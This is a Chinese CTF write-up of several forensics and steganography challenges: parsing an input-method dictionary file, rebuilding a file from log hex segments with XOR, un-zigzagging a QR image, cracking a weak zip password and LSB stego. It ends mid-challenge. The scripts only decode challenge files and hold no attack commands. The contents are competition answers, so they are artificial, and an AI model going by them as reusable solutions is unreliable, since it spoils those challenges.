
import os
user_word_file = r"C:\Users\11141\Desktop\ChsPinyinUDL.dat"
output_file = "user_words.txt"
with open(user_word_file, "rb") as fp, open(output_file, "w", encoding="utf-8") as userword:
   data = fp.read()
   cnt = int.from_bytes(data[12:16], byteorder='little', signed=False)
   user_word_base = 0x2400
   for i in range(cnt):
       cur_idx = user_word_base + i * 60
       word_len = int.from_bytes(data[cur_idx + 10:cur_idx + 11], byteorder='little', signed=False)
       word = data[cur_idx + 12:cur_idx + 12 + word_len * 2].decode("utf-16")
       userword.write(word + "\n")
print(f"词库已导出到 {output_file}")

找到官网得到flag
Abnormal log
脚本提取上传文件
import re

# 读取日志文件
with open(r"C:\Users\11141\Desktop\access.log", 'r') as f:
    content = f.read()

# 提取所有 File data segment 后的十六进制字符串(按出现顺序)
segments = re.findall(r'\[INFO\] File data segment: ([a-fA-F0-9]+)', content)

# 拼接所有十六进制字符串
hex_data = ''.join(segments)

# 转换为二进制数据
binary_data = bytes.fromhex(hex_data)

# 保存为文件
with open('extracted_malicious_file.bin', 'wb') as out:
    out.write(binary_data)

print(f"提取完成!共 {len(segments)} 段,总长度 {len(binary_data)} 字节。")
print("文件已保存为: extracted_malicious_file.bin")
异或x05
得到7z压缩包
解压得到flag图片
美丽的风景照
发现各种字符串
看提示发现需要按照红、橙、黄、绿、蓝、靛、紫的顺序来排序,并且古风的风景需要反转
小蓝鲨的二维码

发现图片尾部的base58

搜索发现Z字型矩阵

拷打AI写一个脚本
import numpy as np
from PIL import Image

# ====== 配置区:只需修改这两个路径 ======
INPUT_IMAGE_PATH = r"challenge(1)\enc.png"  # 替换为你的输入图像路径
OUTPUT_IMAGE_PATH = "restored.png"  # 替换为你想保存的输出路径


# ======================================

def generate_zigzag_indices(n):
    """生成 n x n 矩阵的全局 Zigzag 扫描坐标顺序"""
    indices = []
    for s in range(2 * n - 1):
        if s % 2 == 0:
            start_i = min(s, n - 1)
            end_i = max(0, s - n + 1)
            for i in range(start_i, end_i - 1, -1):
                j = s - i
                if 0 <= j < n:
                    indices.append((i, j))
        else:
            start_i = max(0, s - n + 1)
            end_i = min(s, n - 1)
            for i in range(start_i, end_i + 1):
                j = s - i
                if 0 <= j < n:
                    indices.append((i, j))
    return indices


def zigzag_1d_to_2d(zigzag_array, n):
    """将长度为 n*n 的一维 Zigzag 序列还原为 n x n 图像"""
    if len(zigzag_array) != n * n:
        raise ValueError(f"输入长度应为 {n * n},实际为 {len(zigzag_array)}")

    img = np.zeros((n, n), dtype=zigzag_array.dtype)
    indices = generate_zigzag_indices(n)

    for idx, (i, j) in enumerate(indices):
        img[i, j] = zigzag_array[idx]
    return img


def main():
    # 读取输入图像(强制转为灰度)
    img_in = Image.open(INPUT_IMAGE_PATH).convert('L')
    w, h = img_in.size
    if w != h:
        raise ValueError(f"图像必须是正方形,当前尺寸: {w}x{h}")
    n = w  # 支持任意正方形尺寸,包括 296x296

    # 将图像按行展开为一维数组(视为 Zigzag 打平后的序列)
    pixels_1d = np.array(img_in).flatten()

    # 还原 Zigzag 排列
    restored = zigzag_1d_to_2d(pixels_1d, n)

    # 保存结果
    img_out = Image.fromarray(restored.astype(np.uint8), mode='L')
    img_out.save(OUTPUT_IMAGE_PATH)
    print(f"✅ 还原完成!已保存到: {OUTPUT_IMAGE_PATH}")


if __name__ == "__main__":
    main()
获得到还原之后的图片

看这样子和ISCC的题目有点像
需要先反转图片再与flag.png进行异或得到

再进行颜色反转并用随波逐流添加二维码定位符
成功获得图片,扫描得到flag

The truth of the pixel
爆破压缩包密码得到密码为123456
得到一个图片,查看lsb发现red0,Green0,Blue0有东西,可是RGB0都没有发现有用的东西



这时候想到cloacked-pixel也是lsb隐写,只是这个是有密码的,之前写过类似的题目,可以看Alexander的博客(比赛期间还锁着) https://www.cnblogs.com/alexander17/p/19109942 ,里面有别的破解密码的方法

通过puzzlesolver爆破密码得到flag
ez_disk
把disk放进DiskGenius中,发现压缩包
